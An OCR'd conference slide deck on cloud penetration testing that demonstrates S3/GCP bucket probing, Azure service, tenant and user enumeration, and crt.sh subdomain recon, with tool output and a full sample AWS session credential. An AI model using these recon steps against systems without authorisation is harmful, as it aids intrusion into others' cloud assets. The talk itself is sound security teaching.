BSides Prishtina

@glassesboy

It's starting to rain: An Overview of Cloud Penetration Testing

aws iam get-user --user-name gl4ssesbo1


```
{
    "User": {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "Just someone persistent in finding stuff
      created by others and pretend those are his.",
        "Position":"Information Security Specialist",
        "Arn": "arn:aws:iam::123456789012:user/gl4ssesbo1",
        "Extra": "Thank you, Vera Grabocka."
    }
}
```


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Top 10 SaaS Cloud Security Issues

- Lack of visibility into data within cloud applications
- Theft of data by malicious actor
- Incomplete control over access
- Inability to monitor data in transit
- Cloud applications not being provisioned by the IT (e.g., shadow IT)
- Lack of staff with the skills to manage security
- Inability to prevent malicious insider theft or misuse of data
- Advanced threats and attacks against the cloud application provider
- Inability to assess the security of the cloud application provider's operations
- Inability to maintain regulatory compliance

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AWS vs Azure vs Google Service Comparisons

PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

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
Cloud Reconnaissance



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AWS

- **AWS Buckets**
  - https://<bucket-name>.s3.<region>.amazonaws.com/<key-name>,
  - https://s3.eu-west-3.amazonaws.com/bsides-test-publicit
- **AWS Bucket Web Apps** http://<bucket>.s3-website-<Region>.amazonaws.com

So, if you send a GET Request on this URL, you will get one of 3 responses:

- **404** -> Bucket does not exist
- **403** -> Bucket exist, but you have no permissions
- **200** -> Bucket has read open

A 403 Response

```
:~$ curl http://bsides-test-bucket.s3.eu-west-3.amazonaws.com
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>AccessDenied</Code><Message>Access Denied</Message><RequestId>CDVF03PRKTX5TJ1S</RequestId><HostId>jYIh4kQ4U1nnZXFCi/acxl
j40hMH3cblJgZqubT/+eW06dJGiLn1FaeBJ6PdYKX9lsBPpcYUS04=</HostId></Error>                    :~$
```

```
:~$ curl http://bsides-public-bucket.s3.eu-west-3.amazonaws.com
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>bsides-public-bucket</Name><Prefix></Prefix><Marker></Marker>
<MaxKeys>1000</MaxKeys><IsTruncated>false</IsTruncated><Contents><Key>index.html</Key><LastModified>2022-04-15T08:35:26.000Z</LastMod
ified><ETag>&amp;quot;122eead87a4e21dd019eb5b83dbf0ce6&amp;quot;</ETag><Size>18</Size><Owner><ID>3dbfa20addbea32c5dd18b676949d923d852ddc01cc1
0fb371f9087c42bd5258</ID></Owner><StorageClass>STANDARD</StorageClass></Contents></ListBucketResult>                    :~$
```

A 200 Response

```
(bsides)()(reconnaissance/aws_s3_bucket_name_fuzzer) >>> run
------------------------------------------------------------
aws_s3_bucket_name: bsides-test-bucket
------------------------------------------------------------
{
    "aws_s3_bucket_name": "bsides-test-bucket",
    "aws_s3_bucket_policy_status": "Private"
}
------------------------------------------------------------
aws_s3_bucket_name: bsides-public-bucket
------------------------------------------------------------
{
    "aws_s3_bucket_name": "bsides-public-bucket",
    "aws_s3_bucket_objects": {
        "CEO's correspondence with his lover.docx": "2022-04-15T08:57:39.000Z",
        "Credentials.docx": "2022-04-15T08:57:38.000Z",
        "Financial Report.docx": "2022-04-15T08:57:38.000Z",
        "index.html": "2022-04-15T08:35:26.000Z"
    },
    "aws_s3_bucket_policy_status": "Public",
    "aws_s3_is_website": true
}
------------------------------------------------------------
```

Private Bucket

Public Bucket

Public Objects

Bucket configured for webhosting

GCP

- **GCP Buckets URL:**
  - http://<BUCKET_NAME>.storage.googleapis.com/<OBJECT_NAME>
  - http://storage.googleapis.com/<BUCKET_NAME>/<OBJECT_NAME>
  - https://www.googleapis.com/storage/v1/b/<bucket>

```
:~$ curl https://www.googleapis.com/storage/v1/b/dasdasdass
{
  "error": {
    "code": 404,
    "message": "The specified bucket does not exist.",
    "errors": [
      {
        "message": "The specified bucket does not exist.",
        "domain": "global",
        "reason": "notFound"
      }
    ]
  }
}
```


```
:~$ curl https://www.googleapis.com/storage/v1/b/dasdasdas
{
  "error": {
    "code": 401,
    "message": "Anonymous caller does not have storage.buckets.get access to the Google Cloud Storage bucket.",
    "errors": [
      {
        "message": "Anonymous caller does not have storage.buckets.get access to the Google Cloud Storage bucket.",
        "domain": "global",
        "reason": "required",
        "locationType": "header",
        "location": "Authorization"
      }
    ]
  }
}
```


```
:~$ curl dasdasdas.storage.googleapis.com
<?xml version='1.0' encoding='UTF-8'?><Error><Code>AccessDenied</Code><Message>Access denied.</Message><Details>Anonymous caller does
not have storage.objects.list access to the Google Cloud Storage bucket.</Details></Error>          :~$
```

```
(bsides)()(reconnaissance/gcp_bucket_name_fuzzer) >>> run
------------------------------------------------------------------
gcp_bucket_name: dasdasdas
------------------------------------------------------------------
{
    "gcp_bucket_name": "dasdasdas",
    "gcp_bucket_policy_status": "Private"
}
------------------------------------------------------------------

(bsides)()(reconnaissance/gcp_bucket_name_fuzzer) >>>
```

OSINT






```
------------------------------------------------------------------
aws_s3_bucket_name: observatoirebdd
------------------------------------------------------------------
{
    "aws_s3_bucket_name": "observatoirebdd",
    "aws_s3_bucket_objects": {
        "1790_Bordels_Paris_avec_noms_demeures_prix_DILLON_SARTINE_LENOIR_LA_TROLIERE.pdf": "2018-06-17T22:23:37.000Z",
        "1876_Une_Voix_dans_le_desert_BUTLER.pdf": "2018-03-23T16:57:01.000Z",
        "1896_De_la_prostitution_des_mineures_de_seize_ans_BREGEAULT.pdf": "2018-03-23T16:57:13.000Z",
        "1949_Convention_repression_TEH_exploit_prost_autrui_ONU_FR.pdf": "2018-03-23T16:57:14.000Z",
        "1949_Convention_suppression_traffic_persons_exploit_prost_others_UN_ENG.pdf": "2018-03-23T16:57:16.000Z",
        "1956_Organized_crime_in_the_field_of_prostitution_ENG.pdf": "2020-02-21T16:05:04.000Z",
        "1958_Loi_prost_Italie_ITAL.pdf": "2018-03-23T16:57:17.000Z",
        "1960_Circulaire_25_nov_1960_repression_prox.pdf": "2018-03-23T16:57:19.000Z",
        "1973_Prostituee_Statut_et_image_VAN_HAECHT.pdf": "2018-03-23T16:58:28.000Z",
        "1975_Loi_75_229_du_9_avril_1975_habilitant_asso_constituees_lutte_prox.pdf": "2018-03-23T16:58:30.000Z",
        "1981_Rape_proclivity_among_males_MALAMUTH_Canada_ENG.pdf": "2018-03-23T16:58:40.000Z",
        "1990_Prost_laws_in_Australia_Trends_and_Issues_PINTO_SCANDIA_WILSON_Australie_ENG.pdf": "2018-06-17T22:41:07.000Z",
        "1991_Desired_object_Prost_Canada_USA_Australia_HATTY_ENG.pdf": "2018-03-23T16:58:42.000Z",
        "1991_Taxation_and_the_sex_industry_Australia_GALLAGHER_ENG.pdf": "2018-03-23T16:58:42.000Z",
        "1992_Prostitution_Violation_of_wom_hum_rights_LEIDHOLDT_ENG.pdf": "2018-03-23T16:59:34.000Z",
        "1992_Rapport_Droits_enf_BRESIL_ONU_Muntarbhorn_ENG.pdf": "2018-03-23T17:00:58.000Z",
        "1993_Analysis_individual_institutional_cultural_pimping_GIOBBE.pdf": "2018-03-23T17:01:46.000Z",
        "1993_Prost_Where_racism_and_sexism_interest_Article_NELSON_ENG.pdf": "2018-03-23T17:02:19.000Z",
        "1993_Prost_and_civil_rights_MACKINNON_ENG.pdf": "2018-03-23T17:02:12.000Z",
        "1993_Prost_and_male_supremacy_DWORKIN.pdf": "2018-03-23T17:02:13.000Z",
        "1993_Rapport_vente_enf_Add1_AUSTRALIE_ONU_Muntarbhorn_FR.pdf": "2018-03-23T17:02:21.000Z",
        "1994_Rapport_vente_enf_Add1_NEPAL_ONU_ENG.pdf": "2018-03-23T17:02:22.000Z",
        "1994_Rapport_vente_enf_Add1_NEPAL_ONU_FR.pdf": "2018-03-23T17:02:34.000Z",
        "1994_Rapport_vente_enf_Add1_NEPAL_ONU_SPA.pdf": "2018-03-23T17:02:47.000Z",
        "1994_Vente_enfants_ref_A_49_478_AG_ONU.pdf": "2018-03-23T17:02:49.000Z",
:|
```

AZURE

Domain	Associated Service
azurewebsites.net	App Services
scm.azurewebsites.net	App Services - Management
p.azurewebsites.net	App Services
cloudapp.net	App Services
file.core.windows.net	Storage Accounts-Files
blob.core.windows.net	Storage Accounts-Blobs
queue.core.windows.net	Storage Accounts-Queues
table.core.windows.net	Storage Accounts-Tables
redis.cache.windows.net	Databases-Redis
documents.azure.com	Databases-Cosmos DB
database.windows.net	Databases-MSSQL
vault.azure.net	Key Vaults
onmicrosoft.com	Microsoft Hosted Domain
mail.protection.outlook.com	Email
sharepoint.com	SharePoint
azureedge.net	CDN
search.windows.net	Search Appliance
azure-api.net	API Services

Application Service

Storage Service

Database Service

User Related Service

Other Services


```
(bsides)()(reconnaissance/azure_service_dns_fuzzer) >>> run
------------------------------------------------------------
azure_services_base_name: bsidesprishtine
------------------------------------------------------------
{
    "azure_services_base_name": "bsidesprishtine",
    "azure_services_dns_list": {
        "bsidesprishtine.azurecr.io": "Container Service",
        "bsidesprishtine.blob.core.windows.net": "Storage Accounts: Blobs",
        "bsidesprishtine.file.core.windows.net": "Storage Accounts: Files",
        "bsidesprishtine.queue.core.windows.net": "Storage Accounts: Queues",
        "bsidesprishtine.table.core.windows.net": "Storage Accounts - Tables"
    }
}
------------------------------------------------------------
```

Azure Container Registry Service

Azure Storage Subscription

Check if Azure is being used

Making a request to the below URL will show if Azure is being used and what type of authentication is being used, just by providing the domain:

https://login.microsoftonline.com/getuserrealm.srf?login=<domain>

```
----------------------------------------------------------------
DomainName:
----------------------------------------------------------------
{
    "AuthURL": " <federation URL> "

    "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline",
    "CloudInstanceName": "microsoftonline.com",
    "DomainName": "                    ",
    "FederationBrandName": "                        ",
    "TenantID": "<Tenant ID> ",
    "Usage": "Federation"
}
----------------------------------------------------------------
```

```
----------------------------------------------------------------
DomainName: awsaccthreeprotonmail.onmicrosoft.com
----------------------------------------------------------------
{
    "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline",
    "CloudInstanceName": "microsoftonline.com",
    "DomainName": "awsaccthreeprotonmail.onmicrosoft.com",
    "FederationBrandName": "Default Directory",
    "TenantID": "3d1f3321-ab7a-43ac-aeec-5317c326d679",
    "Usage": "Azure"
}
----------------------------------------------------------------
```

Usage shows the type of authentication, in our case Fedetation for an On-Premise Federation Server, or Azure for Azure Management Authentication (Password hash synchronization for hybrid deployments, or just Azure Usage and no Hybrid connection)

Azure

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Get Azure Tenant ID

To get the Tenant ID, make a request to:

https://login.microsoftonline.com/<domain>/v2.0/.well-known/openid-configuration

```
------------------------------------------------------------------
DomainName: awsaccthreeprotonmail.onmicrosoft.com
------------------------------------------------------------------
{
    "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline",
    "CloudInstanceName": "microsoftonline.com",
    "DomainName": "awsaccthreeprotonmail.onmicrosoft.com",
    "FederationBrandName": "Default Directory",
    "TenantID": "3d1f3321-ab7a-43ac-aeec-5317c326d679",
    "Usage": "Azure"
}
------------------------------------------------------------------
```

Not much extra info from before is being given, but the Tenant ID field from Nebula is taken from a request to the URL above

Azure User Fuzzing

To get the Tenant ID, make a POST request to:

https://login.microsoftonline.com/common/GetCredentialType

With Data:

data = '{"Username": "' + email + '"}'

```
(bsides)()(reconnaissance/azuread_unauth_user_enum) >>> run
------------------------------------------------------------
azure_user_email: bproko@awsaccthreeprotonmail.onmicrosoft.com
------------------------------------------------------------
{
    "azure_user_domain": "awsaccthreeprotonmail.onmicrosoft.com",
    "azure_user_email": "bproko@awsaccthreeprotonmail.onmicrosoft.com",
    "azure_user_has_password": true
}
------------------------------------------------------------
```

Finding Services by Subdomain Recon

You can leverage crt.sh to get a list of subdomains that a target has certificates bought for:

```
------------------------------------------------------------------
Domain: blackhat.com
------------------------------------------------------------------
{
    "Domain": "blackhat.com",
    "Domain List": [
        "staging.blackhat.com",
        "dev.aws.asia-cfp.blackhat.com",
        "temp-migration.subs.blackhat.com",
        "uat.trstats.blackhat.com",
        "prod.usa-trainings-cfp.blackhat.com",
        "prod.trstats.blackhat.com",
        "uat.aws.cfp2.subs.blackhat.com",
        "certificates.blackhat.com",
        "dev.aws.europe-trainings-cfp.blackhat.com",
        "prod.asia-cfp.blackhat.com",
        "dev.aws.pwnies-noms.blackhat.com",
        "prod.pwnies-noms.blackhat.com",
        "*.dev.trstats.blackhat.com",
        "trk.blackhat.com",
        "dev.aws.europe-arsenal-cfp.blackhat.com",
        "dev.subs.blackhat.com",
        "prod.europe-trainings-cfp.blackhat.com",
        "prod.asia-trainings-cfp.blackhat.com",
        "dev.aws.fall-trainings-cft.blackhat.com",
        "dev.aws.usa-briefings-cfp.blackhat.com",
        "uat.aws.usa-ss-cfp.blackhat.com",
        "prod.europe-cfp.blackhat.com",
        "dev.aws.usa-arsenal-cfp.blackhat.com",
        "uat.aws.asia-briefings-cfp.blackhat.com",
        "*.blackhat.com",
```

The target has certificates for all of these subdomains.

We can start checking if they are also using a cloud service

Azure

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Categorizing Services by IP

Each Cloud Service and Vendor have specific IP ranges that you can use to enumerate the services used by a vendor:

```
----------------------------------------------------------------
IP-FILE: /home/glb/dns.txt
----------------------------------------------------------------
{
    "IP-FILE": "/home/glb/dns.txt",
    "Services": {
        "EC2": [
            {
                "IP": "54.235.46.51",
                "Service": "EC2",
                "domain": "dev.aws.asia-cfp.blackhat.com",
                "network_border_group": "EC2",
                "region": "EC2",
                "vendor": "Amazon"
            },
            {
                "IP": "52.200.126.32",
                "Service": "EC2",
                "domain": "uat.trstats.blackhat.com",
                "network_border_group": "EC2",
                "region": "EC2",
                "vendor": "Amazon"
            },
            {
                "IP": "35.169.173.143",
                "Service": "EC2",
                "domain": "prod.usa-trainings-cfp.blackhat.com",
                "network_border_group": "EC2",
                "region": "EC2",
                "vendor": "Amazon"
            },
```

Using the previous domain list, we can check what services a company is using by fuzzing the IP addresses.

aws

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

A bit'a basics



AWS IAM


- **Users**
- **Groups**
- **Roles**
- **Policies**
  - AWS Managed
  - User Created



AWS ARN

Each Resource has an ARN, as an ID to identify it, with the format:

arn:<partition>:<service>:<region>:<account-id>:<resource-type/resource-id>



AWS Authentication

- **AWS**
  - Access Key + Secret Key
  - Access Key + Secret Key + Session Token
  - Username and password + MFA (Hopefully) (aka login profile)
  - Federation (SAML)
  - Web Identity (OAuth Token)

Access Key: AKIA**********
Secret Key: Z**x

Access Key ID format is:

- AKIA is for long-lived access keys
- ASIA is for temporary access keys


```
{
    "Credentials": {
        "SecretAccessKey": "rv1xIuMa6Frz1h5ojNW8BsguSGPiqkT7GNUEZZoL",
        "SessionToken":
"FQoGZXIvYXdzEOz//////////wEaDFONA2EY59z3Fe83tiKrAdJBHPpt5dcAOEYIv0XjtOOMfPDD
TgjRu8PVtMQrGswr3AqmI1Px2q9H8p6W67e4ypves23jBpHwC1SYDqZI6o0T+B4RILFAsNQfd8oOU
kzsNZX5bJN0zPUXxwRQmW33c+Ysu01tBsNX+GeNpF+jVEzDbC8TiQ7N7/YvzlKYd1hYBsOlmCYS0N
Dn6s3+oH0QvoGfip71C5maxZNfNCVKf0I4jRC39Hm3JwF8tyitr6zwBQ==",
        "Expiration": "2019-08-10T18:40:49Z",
        "AccessKeyId": "ASIAXWLG7NXMYTB2ON7Z"
    }
}
```


Session token is accompanied by an Access Key and Secret Key and provided from AssumeRole or GetSessionToken API

AWS Policies

Effect can be Allow or deny, based on what the user can do and the actions are the API calls the user can make on the API

